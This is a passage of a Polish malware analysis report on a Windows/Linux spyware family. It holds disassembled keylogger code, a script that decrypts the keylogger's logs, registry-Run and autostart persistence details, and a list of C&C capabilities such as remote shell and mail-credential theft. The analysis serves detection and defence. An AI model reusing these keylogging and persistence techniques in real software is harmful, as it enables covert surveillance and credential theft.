B9 90 00 00 00          mov     ecx, 90h                ; nVirtKey
FF D6                   call    rsi ; GetKeyState
```

Jeśli kod wirtualny wciśniętego klawisza (znajdujący się w rejestrze **EBX**) nie jest kodem specjalnym:

```
83 FB 11                cmp     ebx, 11h
77 38                   ja      short loc_40E917
83 FB 10                cmp     ebx, 10h
0F 83 48 03 00 00       jnb     loc_40EC30
83 FB 09                cmp     ebx, 9
0F 84 2B 01 00 00       jz      loc_40EA1C
83 FB 0D                cmp     ebx, 0Dh
0F 84 0E 01 00 00       jz      loc_40EA08
83 FB 08                cmp     ebx, 8
0F 85 FE 01 00 00       jnz     loc_40EB01
48 8D 8C 24 B0 00 00 00 lea     rcx, [rsp+208h+var_158]
4C 8D 05 16 F8 00 00    lea     r8, off_41E128
E9 DB 01 00 00          jmp     loc_40EAF2
                        ; ---------------------------

                        loc_40E917:
83 FB 14                cmp     ebx, 14h
0F 84 A1 01 00 00       jz      loc_40EAC1
77 26                   ja      short loc_40E948
83 FB 12                cmp     ebx, 12h
0F 84 A7 01 00 00       jz      loc_40EAD2
48 8D 8C 24 B0 00 00 00 lea     rcx, [rsp+208h+var_158]
83 FB 13                cmp     ebx, 13h
4C 8D 05 CD F8 00 00    lea     r8, off_41E20A
0F 84 AF 01 00 00       jz      loc_40EAF2
E9 B9 01 00 00          jmp     loc_40EB01
```

czyli CTRL, SHIFT, TAB, RETURN, BACKSPACE, ALT, PAUSE, etc., kod keylogger'a próbuje przekonwertować kod wirtualny klawisza do Unicode pobierając do tego aktualny snapshot stanu klawiatury i odczytując jej układ:

```
4C 8D 84 24 F0 00 00 00 lea     r8, [rsp+208h+KeyState]
4C 89 44 24 48          mov     [rsp+208h+lpKeyState], r8
48 8D 7C 24 58          lea     rdi, [rsp+208h+pwszBuff]
4C 89 C1                mov     rcx, r8                 ; lpKeyState
FF 15 B8 8E 03 00       call    cs:GetKeyboardState
FF 15 92 8E 03 00       call    cs:GetForegroundWindow
48 8D 54 24 54          lea     rdx, [rsp+208h+dwProcessId] ; lpdwProcessId
48 89 C1                mov     rcx, rax                ; hWnd
FF 15 C4 8E 03 00       call    cs:GetWindowThreadProcessId
89 C1                   mov     ecx, eax                ; idThread
FF 15 94 8E 03 00       call    cs:GetKeyboardLayout
49 89 F9                mov     r9, rdi                 ; pwszBuff
4C 8B 44 24 48          mov     r8, [rsp+208h+lpKeyState] ; lpKeyState
89 DA                   mov     edx, ebx                ; wScanCode
48 89 44 24 30          mov     [rsp+208h+dwhkl], rax   ; dwhkl
89 D9                   mov     ecx, ebx                ; wVirtKey
C7 44 24 28 00 00 00 00 mov     [rsp+208h+wFlags], 0    ; wFlags
C7 44 24 20 18 00 00 00 mov     [rsp+208h+cchBuff], 18h ; cchBuff
FF 15 0D 8F 03 00       call    cs:ToUnicodeEx
FF C8                   dec     eax
75 2D                   jnz     short loc_40EB90
B9 11 00 00 00          mov     ecx, 11h                ; nVirtKey
FF D6                   call    rsi ; GetKeyState
48 8D 8C 24 B0 00 00 00 lea     rcx, [rsp+208h+var_158]
66 83 F8 01             cmp     ax, 1
76 0C                   jbe     short loc_40EB84
44 0F B6 4C 24 58       movzx   r9d, byte ptr [rsp+208h+pwszBuff]
41 83 C1 40             add     r9d, 40h
EB 53                   jmp     short loc_40EBD7
```

Natomiast jeśli konwersja do Unicode nie jest możliwa (bufor wyjściowy Unicode jest pusty), funkcja zapyta system o reprezentację ASCII wciśniętego klawisza:

```
31 D2                   xor     edx, edx                ; uMapType
89 D9                   mov     ecx, ebx                ; uCode
FF 15 75 8E 03 00       call    cs:MapVirtualKeyA
41 B8 20 00 00 00       mov     r8d, 20h                ; cchSize
48 89 FA                mov     rdx, rdi                ; lpString
C1 E0 10                shl     eax, 10h
89 C1                   mov     ecx, eax                ; lParam
FF 15 09 8E 03 00       call    cs:GetKeyNameTextW
```

sformatuje wyjściowy string do bufora tymczasowego:

```
48 83 EC 38             sub     rsp, 38h
4C 89 4C 24 68          mov     qword ptr [rsp+48h+Args], r9
4C 8D 4C 24 68          lea     r9, [rsp+48h+Args]      ; Args
4C 89 4C 24 28          mov     [rsp+48h+var_20], r9
FF 15 70 E8 03 00       call    cs:_vsnwprintf
```

pobierze nazwę okna które posiadało focus w momencie wciśnięcia klawisza, oraz czas wciśnięcia:


```
48 81 EC 78 0A 00 00    sub     rsp, 0A78h
FF 15 C2 91 03 00       call    cs:GetForegroundWindow
48 3B 05 E7 50 03 00    cmp     rax, cs:qword_4438E0
0F 84 9A 00 00 00       jz      loc_40E899
48 8D 4C 24 60          lea     rcx, [rsp+0A88h+SystemTime]   ; lpSystemTime
48 89 C3                mov     rbx, rax
FF 15 CF 8F 03 00       call    cs:GetLocalTime
4C 8D 4C 24 70          lea     r9, [rsp+0A88h+String]
41 B8 00 02 00 00       mov     r8d, 200h               ; nMaxCount
48 89 D9                mov     rcx, rbx                ; hWnd
4C 89 CA                mov     rdx, r9                 ; lpString
4C 89 4C 24 58          mov     [rsp+0A88h+var_A30], r9
FF 15 C3 91 03 00       call    cs:GetWindowTextW
4C 8B 4C 24 58          mov     r9, [rsp+0A88h+var_A30]
85 C0                   test    eax, eax
74 60                   jz      short loc_40E892
0F B7 44 24 6C          movzx   eax, [rsp+0A88h+SystemTime.wSecond]
48 8D B4 24 70 02 00 00 lea     rsi, [rsp+0A88h+var_818]
BA 00 08 00 00          mov     edx, 800h
4C 8D 05 87 F8 00 00    lea     r8, asc_41E0D2          ; "\r"
48 89 F1                mov     rcx, rsi
89 44 24 48             mov     [rsp+0A88h+var_A40], eax
0F B7 44 24 6A          movzx   eax, [rsp+0A88h+SystemTime.wMinute]
89 44 24 40             mov     [rsp+0A88h+var_A48], eax
0F B7 44 24 68          movzx   eax, [rsp+0A88h+SystemTime.wHour]
89 44 24 38             mov     [rsp+0A88h+var_A50], eax
0F B7 44 24 60          movzx   eax, [rsp+0A88h+SystemTime.wYear]
89 44 24 30             mov     [rsp+0A88h+var_A58], eax
0F B7 44 24 62          movzx   eax, [rsp+0A88h+SystemTime.wMonth]
89 44 24 28             mov     [rsp+0A88h+var_A60], eax
0F B7 44 24 66          movzx   eax, [rsp+0A88h+SystemTime.wDay]
89 44 24 20             mov     [rsp+0A88h+var_A68], eax
E8 0F A8 FF FF          call    sub_409093
```

po czym zaloguje wyjściowy, wcześniej sformatowany bufor do pliku:

```
                        loc_40E765:
48 8D 15 54 50 03 00      lea     rdx, ReOpenBuff
41 B8 02 00 00 00         mov     r8d, 2
48 8D 0D 57 51 03 00      lea     rcx, FileName
E8 B2 51 FF FF            call    OpenFile
84 C0                     test    al, al
75 0C                     jnz     short loc_40E78E
C7 05 5C E2 00 00 01 00+  mov     cs:dword_41C9E8, 1
EB 4D                     jmp     short loc_40E7DB
                        ; ---------------------------

                        loc_40E78E:
41 B8 02 00 00 00         mov     r8d, 2
31 D2                     xor     edx, edx
C6 05 27 51 03 00 01      mov     cs:byte_4438C4, 1
48 8D 0D 2C 51 03 00      lea     rcx, FileName
E8 48 53 FF FF            call    sub_403AF1

                        loc_40E7A9:
31 C0                     xor     eax, eax
85 DB                     test    ebx, ebx
7E 2C                     jle     short loc_40E7DB
4C 63 C3                  movsxd  r8, ebx
48 89 F1                  mov     rcx, rsi
4C 89 C2                  mov     rdx, r8
4C 89 44 24 48            mov     [rsp+78h+var_30], r8
E8 7E FE FF FF            call    sub_40E640
4C 8B 44 24 48            mov     r8, [rsp+78h+var_30]
48 89 F2                  mov     rdx, rsi
48 8D 0D FF 50 03 00      lea     rcx, FileName
E8 18 52 FF FF            call    OsWriteFile
39 C3                     cmp     ebx, eax
0F 94 C0                  setz    al
```

Pliki keylogera są przechowywane na dysku w postaci zaszyfrowanej. Zanim bufor zostanie dołączony do pliku loga, jest szyfrowany funkcją:

A <- (A Xor 0xFFFFFF9D) + 0x24



Zaszyfrowane pliki zawierające dzienne logi keyloggera, znajdują się w tym samym katalogu co moduł główny, a ich nazwy tworzone są wg. schematu: „**-DD-MM-RRRR**”.

Plik keyloggera możemy zdeszyfrować np. w taki sposób:

```
import sys
data = open(sys.argv[1], "rb").read()
o = open(sys.argv[2], "wb")
ba = bytearray(data)
ptr = 0
while 1:
    if ptr >= len(data):
        break
    b = ba[ptr]
    c = 0xff & ((b - 0x24) ^ 0xFFFFFF9d)
    o.write(chr(c))
    ptr = ptr + 2
o.close()
```

otrzymując w rezultacie historię wciśniętych klawiszy, która na życzenie jest przesyłana do operatora C&C:

```
[x64dbg - File: jvmmrg.exe - PID: 598 - Module: jvmmrg.exe - Thread:  274] -
[05/12/2016 22:55:33]
{F8}{F8}{F8}{F8}{F8}{F8}{F8}{F8}{F8}{F8}{F8}{F2}{Page Down}{Page Down}{Page
Down}{Page Up}{Page Up}{Page Up}{Esc}{F9}{F9}{F9}

[Total Commander 7.55a] - [05/12/2016 22:55:37]
{Arrow Down}{Arrow Up}
```

```
[Lister - [C:\Users\pinky\AppData\Roaming\Sun\Java\-03-12-2016]] - [05/12/2016
22:55:40]
{F3}{Page Down}{Page Down}{Page Down}{Page Down}123{Page Up}{Page Up}{Page Up}{Page
Up}{Page Up}{Page Up}{Page Down}{Page Down}{Page Down}{Page Down}{Page Down}{Page
Down}{Page Down}

[x64dbg - File: jvmmrg.exe - PID: 598 - Module: jvmmrg.exe - Thread:  274] -
[05/12/2016 22:58:29]
1232{Page Up}{Page Up}{Page Up}{Page Down}{Page Down}{Page Down}{Arrow
Down}{F3}{Esc}{Home}{Home}{Ctrl+B}e8b251ff{Return}{Return}{Arrow Up}{Arrow
Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow
Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Up}{Arrow Down}{Arrow
Down}{Arrow Down}{Arrow Down}{Arrow Down}{Arrow Down}{Arrow Down}{Arrow Down}{Arrow
Down}{Arrow Down}{Arrow Down}{Arrow Down}{Arrow Down}{F2}{F9}{F2}{F9}

[Fill code at 0000000000405550] - [05/12/2016 22:58:31]
fiuyerifuyeriguyergyuieuy9842398732987234

[x64dbg - File: jvmmrg.exe - PID: 598 - Module: jvmmrg.exe - Thread:  274] -
[05/12/2016 22:58:39]
{Esc}

[Lister - [C:\Users\pinky\AppData\Roaming\Sun\Java\-05-12-2016]] - [05/12/2016
22:58:43]
{F3}

[Total Commander 7.55a] - [05/12/2016 22:58:43]
{Esc}
```

Podaj mi swoje imię, a powiem Ci kim jesteś

Każdy programista, również ten który tworzy malware, uwielbia nadawać nazwy. Zmiennym, procedurom, funkcjom, metodom, klasom, przestrzeniom nazw… wszystkiemu czemu może nadać jakiś kształt. Najwyraźniej dotyczy to również przypadku autora tego malware.

Jak wspomniano powyżej, wątek keyloggera posiada własne okno, którego procedura przeznaczona jest do otrzymywania kodów wirtualnych klawiszy wciskanych przez użytkownika. Okno w odróżnieniu od okna głównego malware (które tworzone jest zawsze) posiada rozmiar 0x0 i jest usadowione w pozycji ekranu 0x0:

```
C7 44 24 38 00 00 00 00   mov     [rsp+340h+nHeight], 0           ; nHeight
48 C7 44 24 58 00 00 00+  mov     [rsp+340h+lpParam], 0           ; lpParam
48 89 DA                  mov     rdx, rbx                        ; lpClassName
48 C7 44 24 50 00 00 00+  mov     [rsp+340h+hInstance], 0         ; hInstance
48 C7 44 24 48 00 00 00+  mov     [rsp+340h+hMenu], 0             ; hMenu
48 C7 44 24 40 FD FF FF+  mov     [rsp+340h+hWndParent], 0FFFFFFFFFFFFFFFDh ; hWndParent
C7 44 24 30 00 00 00 00   mov     [rsp+340h+nWidth], 0            ; nWidth
C7 44 24 28 00 00 00 00   mov     [rsp+340h+Y], 0                 ; Y
C7 44 24 20 00 00 00 00   mov     [rsp+340h+X], 0                 ; X
FF 15 FC 89 03 00         call    cs:CreateWindowExA
48 85 C0                  test    rax, rax
74 97                     jz      short loc_40EF1C
48 8B 35 50 8A 03 00      mov     rsi, cs:GetMessageA
48 8B 3D E1 8A 03 00      mov     rdi, cs:TranslateMessage
48 8B 2D F2 89 03 00      mov     rbp, cs:DispatchMessageA

                          loc_40EF9A:                             ; CODE XREF: sub_40ED6A+
48 8D 9C 24 98 00 00 00   lea     rbx, [rsp+340h+Msg]
45 31 C9                  xor     r9d, r9d                        ; wMsgFilterMax
45 31 C0                  xor     r8d, r8d                        ; wMsgFilterMin
31 D2                     xor     edx, edx                        ; hWnd
48 89 D9                  mov     rcx, rbx                        ; lpMsg
FF D6                     call    rsi ; GetMessageA
85 C0                     test    eax, eax
7E 0C                     jle     short loc_40EFBF
48 89 D9                  mov     rcx, rbx                        ; lpMsg
FF D7                     call    rdi ; TranslateMessage
48 89 D9                  mov     rcx, rbx                        ; lpMsg
FF D5                     call    rbp ; DispatchMessageA
EB DB                     jmp     short loc_40EF9A
```

Przed jego utworzeniem kod rejestruje nową klasę okna keyloggera:

```
48 8D 05 54 FD FF FF      lea     rax, sub_40EC38
48 89 9C 24 08 01 00 00   mov     [rsp+340h+var_278.lpszClassName], rbx
48 89 F1                  mov     rcx, rsi                        ; WNDCLASSEXA
C7 84 24 C8 00 00 00 50+  mov     [rsp+340h+var_278.cbSize], 50h
48 89 84 24 D0 00 00 00   mov     [rsp+340h+var_278.lpfnWndProc], rax
48 C7 84 24 E0 00 00 00+  mov     [rsp+340h+var_278.hInstance], 0
FF 15 1D 8B 03 00         call    cs:RegisterClassExA
66 85 C0                  test    ax, ax
75 0F                     jnz     short loc_40EF2B
```

używając tym razem jednak unikatowej nazwą klasy okna (w odróżnienia od okna głównego) którą przekazuje podobnie jak w przypadku komunikatu „Hello” bezpośrednio w kodzie maszynowym, by uniknąć wykrycia przez parsery:

```
48 81 EC 20 03 00 00      sub     rsp, 320h
48 8D AC 24 [illegible]   lea     rbp, [rsp+118h]
C7 44 24 6[illegible] 68 72 75 64   mov     dword ptr [rsp+340h+ClassName], 64757268h
4C 8D A4 24 [illegible]   lea     r12, [rsp+340h+var_128]
C6 44 24 71 00            mov     [rsp+340h+var_2CF], 0
48 8D BC 24 81 00 00 00   lea     rdi, [rsp+340h+var_2BF]
F3 A4                     rep movsb
48 8D 9C 24 98 01 00 00   lea     rbx, [rsp+340h+ProcName]
```

Po zapisaniu sekwencji ‘**68 72 75 64**’ w ASCII otrzymujemy nazwę klasy okna keyloggera: ‘**hrud**’.

Długo zastanawialiśmy się nad pochodzeniem tego słowa (a w szczególności nad tym jego znaczeniem, które mógł mieć na myśli autor malware). Poza polską etymologią słowa ‘hrud’ – które w języku staropolskim oznaczało dzisiejszy ‘gród’ - do funkcjonalności jaką spełnia badany przez nas kod najlepiej chyba pasuje nazwa pochodząca z mitologii świata gry **Warhammer 40000**, oznaczająca szczególnie niebezpieczny dla ludzi gatunek mrocznych wojowników-pasożytów „**Hrud**”, zdolnych prześlizgiwać się między najwęższymi przestrzeniami i przyspieszać starzenie się ich ofiar: (http://warhammer40k.wikia.com/wiki/Hrud)

Wojownik Hrud http://warhammer40k.wikia.com/wiki/Hrud

Tak, ta nazwa pasuje do tego kodu idealnie.

Flaga 0x08 - persystencja.

Wersja windowsowa malware realizuje persystencję standardowo: tworząc nowy wpis w ścieżce:

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

używając do tego klucza rejestru o nazwie **JVMM**, znajdującej się również we wcześniej zalogowanej przez nas sekwencji deszyfracji łańuchów tekstowych podczas uruchomienia malware.

Nasz malware posiada zapaloną flagę persystencji, tworząc nowy wpis w rejestrze zaraz po uruchomieniu modułu głównego malware:

```
loc_406540:                             ; CODE XREF: sub_406351+1E5↓j
  mov     ecx, 8
  call    IsMalwareFeatureEnabled
  test    al, al
  jz      short loc_4065A8
  lea     rsi, [rsp+988h+CreationTime]
  mov     rcx, rbx
  call    sub_408E5D
  mov     [rsp+988h+dwCreationDisposition], 0
  mov     r8, rsi
  mov     rcx, rbx
  mov     r9d, 208h
  mov     edx, eax
  call    sub_4022A1
  test    eax, eax
  jle     short loc_4065A8
  add     eax, eax
  mov     qword ptr [rsp+988h+dwCreationDisposition], rsi
  mov     r9d, 1
  mov     rcx, 0FFFFFFFF80000001h       ; hKey
  mov     [rsp+988h+dwFlagsAndAttributes], eax
  lea     r8, cbData                    ; cbData
  lea     rdx, Data                     ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
  call    RegistryCreateKey
```

Natomiast wersja linuxowa, persystencję realizuje kopiując zdetonowany przez linuxowy instalator STATA 14 plik binarny ELF64 modułu głównego spyware (**lic16**) do katalogu domowego użytkownika **~/.config/xwinsession**

```
...
stat("/home/pinky", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
stat("/home/pinky/.config", {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0
open("/home/pinky/lic16", O_RDONLY|O_CREAT, 0770) = 3
open("/home/pinky/.config/xwinsession", O_WRONLY|O_CREAT|O_TRUNC, 0770) = -1 ETXTBSY
close(3)                                = 0
unlink("/home/pinky/.config/xwinsession") = 0
...
```

Następnie tworzy plik konfiguracji autostartu **XWindow.desktop** w ścieżce: **~/.config/autostart/XWindow.desktop**

```
...
mkdir("/home/pinky/.config/autostart", 0777) = -1 EEXIST (File exists)
open("/home/pinky/.config/autostart/XWindow.desktop", O_WRONLY|O_CREAT|O_TRUNC, 0770)=3
write(3, "\n[Desktop Entry]\nType=Applicatio"..., 85) = 85
close(3)                                = 0
pipe2([3, 4], O_CLOEXEC)                = 0
...
```

którego zawartość wygląda następująco:

```
[Desktop Entry]
Type=Application
Exec="/home/pinky/.config/xwinsession"
Hidden=false
Name=XWindow
```

Flaga 0x200 – zapewnienie ciągłości działania w trakcie uśpienia

Flaga ta (zdezaktywowana w naszym malware), odpowiada za jednorazowe uruchomienie w trakcie startu malware kodu procedury zmieniającej tryb zachowania procesu malware w trakcie uśpienia:

```
B9 00 02 00 00          mov     ecx, 200h
E8 A6 EE FF FF          call    IsMalwareFeatureEnabled
84 C0                   test    al, al
74 05                   jz      short loc_4066B3
E8 7A F0 FF FF          call    sub_405720
```

Funkcja próbuje ustawić aplikację w tryb pracy aktywnej (**8000041**)umożliwiający działanie nawet po przejściu maszyny w stan uśpienia. Bedzie to skutkować tym ze po uśpieniu komputera, ekran ofiary zostanie wygaszony, lecz wentylatory, podobnie jak inne podzespoły będą pracować, a wszystkie aplikacje które zażądały gotowości w trybie uśpienia będą nadal działać. Jeśli przejście w ten tryb się nie uda – malware spróbuje zarejestrować aplikację w trybie **80000001** – czyli powstrzymania przed uśpieniem:

```
53                      push    rbx
48 8D 0D 78 80 01 00    lea     rcx, aKernel32_dll_0    ; "kernel32.dll"
48 83 EC 20             sub     rsp, 20h
FF 15 15 21 04 00       call    cs:__imp_LoadLibraryA
48 8D 15 74 80 01 00    lea     rdx, aSetthreadexecu    ; "SetThreadExecutionState"
48 89 C1                mov     rcx, rax                ; hModule
FF 15 B5 20 04 00       call    cs:__imp_GetProcAddress
31 D2                   xor     edx, edx
48 85 C0                test    rax, rax
74 1C                   jz      short loc_405772
48 89 C3                mov     rbx, rax
B9 41 00 00 80          mov     ecx, 80000041h
FF D0                   call    rax
B2 01                   mov     dl, 1
85 C0                   test    eax, eax
75 0C                   jnz     short loc_405772
B9 01 00 00 80          mov     ecx, 80000001h
FF D3                   call    rbx
```

Flaga 0x100: Identyfikacja proxy HTTP


Kod identyfikujący systemowe proxy najpierw inicjuje sesję HTTP używając funkcji **WinHttpOpen** z biblioteki **winhttp.dll**, ustawiając **„InternetProxy”** jako user-agent w nagłówku HTTP:


```
48 81 EC D8 01 00 00    sub     rsp, 1D8h
E8 7E C6 FF FF          call    LoadLibraryA
48 8D 15 CA 64 01 00    lea     rdx, aWinhttpopen       ; "WinHttpOpen"
48 89 C1                mov     rcx, rax                ; hModule
E8 75 C6 FF FF          call    GetProcAddress
48 8D 0D AF 64 01 00    lea     rcx, aWinhttp_dll       ; "winhttp.dll"
48 89 C6                mov     rsi, rax
E8 60 C6 FF FF          call    LoadLibraryA
48 8D 15 B8 64 01 00    lea     rdx, aWinhttpgetprox    ; "WinHttpGetProxyForUrl"
48 89 C1                mov     rcx, rax                ; hModule
E8 57 C6 FF FF          call    GetProcAddress
48 8D 0D 91 64 01 00    lea     rcx, aWinhttp_dll       ; "winhttp.dll"
48 89 C3                mov     rbx, rax
E8 42 C6 FF FF          call    LoadLibraryA
48 8D 15 B0 64 01 00    lea     rdx, aWinhttpcloseha    ; "WinHttpCloseHandle"
48 89 C1                mov     rcx, rax                ; hModule
E8 39 C6 FF FF          call    GetProcAddress
48 85 F6                test    rsi, rsi
0F 95 C2                setnz   dl
48 85 DB                test    rbx, rbx
49 89 C5                mov     r13, rax
0F 95 C0                setnz   al
84 C2                   test    dl, al
0F 84 20 02 00 00       jz      loc_407961
4D 85 ED                test    r13, r13
0F 84 17 02 00 00       jz      loc_407961
45 31 C9                xor     r9d, r9d
45 31 C0                xor     r8d, r8d
BA 01 00 00 00          mov     edx, 1
C7 44 24 20 00 00 00 00 mov     dword ptr [rsp+208h+var_1E8], 0
48 8D 0D 82 64 01 00    lea     rcx, aI                 ; "InternetProxy"
FF D6                   call    rsi
```

Następnie funkcja wywołując **WinHttpGetProxyForUrl** stara się pobrać nazwę serwera proxy, który został skonfigurowany do użycia przy próbach dostępu HTTP do domeny „**www.yandex.com**”:


```
49 89 F0                mov     r8, rsi
4C 89 E1                mov     rcx, r12
C7 44 24 68 01 00 00 00 mov     [rsp+208h+var_1A0], 1
48 8D 15 47 64 01 00    lea     rdx, asc_41DC02         ; "h"
C7 44 24 6C 03 00 00 00 mov     [rsp+208h+var_19C], 3
C7 84 24 84 00 00 00 01+ mov    [rsp+208h+var_184], 1
FF D3                   call    rbx
85 C0                   test    eax, eax
0F 84 83 01 00 00       jz      loc_40795B
```

```
68 00                   asc_41DC02 db 'h',0             ; DATA XREF: sub_4076C4+F0↑o
                        aTtpWww_yandex_:
74 00 74 00 70 00 3A 00+ unicode 0, <ttp://www.yandex.com>,0
```





Jeśli serwer proxy nie został skonfigurowany dla tej konkretnej domeny, malware zapyta czy istnieje skonfigurowany jakikolwiek serwer proxy dla aktualnie zalogowanego użytkownika:



Nasuwa się tutaj oczywiste pytanie: dlaczego głównym celem tej funkcji jest identyfikacja istnienia proxy HTTP akurat dla domeny Yandex – największej rosyjskiej wyszukiwarki (i przeglądarki)? Autorzy malware z pewnością nie zostawili tej domeny by wpisać cokolwiek przy odpytaniu o ustawienia proxy, podając bezwiednie „yandex.com” zamiast np.: „google.com”. Bezwiednie: dlaczego nie. Ale to raczej mało prawdopodobne gdy tworzy się malware.

Można również przyjąć drugą możliwość, iż odwołanie do domeny yandex.com było całkowicie świadome, a ślady prowadzące do Rosji są tak naprawdę jedną z sygnatur którymi rosyjscy autorzy chcieli zaznaczyć swoje pochodzenie – tak by ofiary nie miały co do niego wątpliwości.

Można również spekulować (choć są to dalece posunięte założenia), iż jako, że domena **yandex.com** jest według statystyk najczęściej odwiedzana akurat nie przez Rosjan lecz przez Chińczyków (w odróżnieniu od domeny **yandex.ru**), malware został rzeczywiście zbudowany przez rosyjskich programistów lecz jednym z jego przeznaczeń miał być rekonesans celów znajdujących się w środku Wielkiego Chińskiego Firewall’a.

Kody rozkazów protokołu C&C

Funkcja interpretera komend C&C obsługuje ponad 30 różnych kodów sterujących.

Ze wstępnej analizy procedur obsługi kodów rozkazów wynika, że malware posiada funkcjonalność służącą m.in. do:

- ✓ wysyłania zrzutów ekranu ofiary
- ✓ symulowania wciśnięć klawiatury
- ✓ poruszania kursorem myszki / symulowania kliknięcia klawiszy myszki

- ✓ otwierania zdalnej powłoki systemowej
- ✓ pobierania szczegółowych informacji o maszynie ofiary (zużyciu pamięci, typie procesora, nazwie użytkownika, nazwie hosta, wersji minor / major systemu, weryfikując również czy maszyna jest kontrolerem domeny / serwerem / czy stacją roboczą)
- ✓ ekstrakcji loginów i haseł imap / pop3 zapisanych w bazach klientów pocztowych (Outlook / Thunderbird)
- ✓ ekstrakcji historii przeglądarek WWW,
- ✓ enumeracji listy procesów wraz z czasami ich uruchomienia,
- ✓ eksfiltracji listy zainstalowanego oprogramowania,
- ✓ enumeracji okien w systemie,
- ✓ terminacji procesów,
- ✓ enumeracji zalogowanych użytkowników,
- ✓ wykonywania operacji na rejestrze (odczytaj / utwórz / usuń / zapisz wartość klucza).

Należy tutaj zaznaczyć, iż obie wersje malware (dla Windowns i Linux) posiadają **te same** kody sterujące, przyporządkowane do odpowiadających im identycznych funkcjonalności – analizując kod realizujący daną funkcjonalność pod systemem Linux, można więc dzięki temu później łatwo zmapować w jaki sposób zrealizowano tę samą funkcjonalność pod systemem Windows (i vice-versa), co znacznie przyspiesza analizę, a w pewnych momentach - patrząc z programistycznego punktu widzenia - może być ciekawym doświadczeniem edukacyjnym.

Wachlarz funkcjonalności wersji malware dla Linux jest natomiast nieco uboższy, choć należy tutaj dodać, iż jest on w pełni wystarczający by operator C&C mógł posiadać pełną kontrolę nad ofiarą używającą systemu Linux.

Poniżej przedstawiono analizę kodu odpowiedzialnego za wykonanie poszczególnych kodów sterujących, z umieszczonym dla wybranych przypadków porównaniem między wersją spyware dla Windows i Linux dla kodu realizującego tę samą funkcjonalność.

Rozkaz 0x04: Pobierz podstawowe dane o systemie ofiary.

Funkcja przesyła do serwera C&C adres publiczny ofiary pobrany zapytaniem HTTP do serwera **checkip.dyndns.org**:

```
BA 50 00 00 00          mov     edx, 50h
48 8D 0D 19 AF 01 00    lea     rcx, aCheckip_dyndns        ; "checkip.dyndns.org"
E8 44 67 00 00          call    sub_408620
```

```
41 B8 06 00 00 00       mov     r8d, 6                      ; protocol
BA 01 00 00 00          mov     edx, 1                      ; type
B9 02 00 00 00          mov     ecx, 2                      ; af
C7 44 24 2C FF FF FF FF mov     [rsp+860h+var_834], 0FFFFFFFFh
FF 15 1F 5C 04 00       call    cs:socket
83 F8 FF                cmp     eax, 0FFFFFFFFh
89 44 24 2C             mov     [rsp+860h+var_834], eax
74 D2                   jz      short loc_401EE0
48 63 C8                movsxd  rcx, eax                    ; s
41 B8 10 00 00 00       mov     r8d, 10h                    ; namelen
48 89 FA                mov     rdx, rdi                    ; name
FF 15 A4 5B 04 00       call    cs:connect
```

```
48 63 4C 24 2C          movsxd  rcx, [rsp+860h+var_834]  ; s
41 B8 2C 00 00 00       mov     r8d, 2Ch                 ; len
48 8D 15 C3 AE 01 00    lea     rdx, buf                 ; "GET / HTTP/1.1\r\nHost: checkip.dy
FF 15 C6 5B 04 00       call    cs:send
83 F8 2C                cmp     eax, 2Ch
74 04                   jz      short loc_401F4F
```

oraz podstawowe informacje o systemie, takie jak nazwa komputera, użytkownika i wersja systemu.

Wersja malware dla **Linux** realizuje tę samą funkcjonalność:

```
48 8D 75 FF             lea     rsi, [rbp-1]     ; len
48 89 DF                mov     rdi, rbx         ; name
E8 C0 90 FF FF          call    _gethostname
FF C0                   inc     eax
75 10                   jnz     short loc_408B04
```

```
48 89 FB                mov     rbx, rdi
BF E0 E3 40 00          mov     edi, offset aUser ; "%USER%"
41 50                   push    r8
E8 C6 FD FF FF          call    sub_4088E8
```

```
48 8D 7C 24 20          lea     rdi, [rsp+158h+name] ; name
E8 F7 8C FF FF          call    _getenv
48 85 C0                test    rax, rax
74 04                   jz      short loc_408A32
```

dodatkowo próbując zidentyfikować czy system Linux ofiary jest dystrybucją RedHat lub Ubuntu:

```
mov     edi, offset unk_40E405
push    rcx
call    sub_408B53
test    al, al
jnz     short loc_408CAA
mov     rdx, rbp
mov     rsi, rbx
mov     edi, offset aEtcRedhatRelea ; "/etc/redhat-release"
call    sub_408B53
test    al, al
jnz     short loc_408CAA
```

```
unk_40E405      db  2Fh ; /
                db  65h ; e
                db  74h ; t
                db  63h ; c
                db  2Fh ; /
                db  6Ch ; l
                db  73h ; s
                db  62h ; b
                db  2Dh ; -
```

Uzyskuje również dostęp do struktury **passwd** (definicja w **pwd.h**) użytkownika o danym UID:

```
E8 D5 8D FF FF          call    _geteuid
89 C7                   mov     edi, eax         ; uid
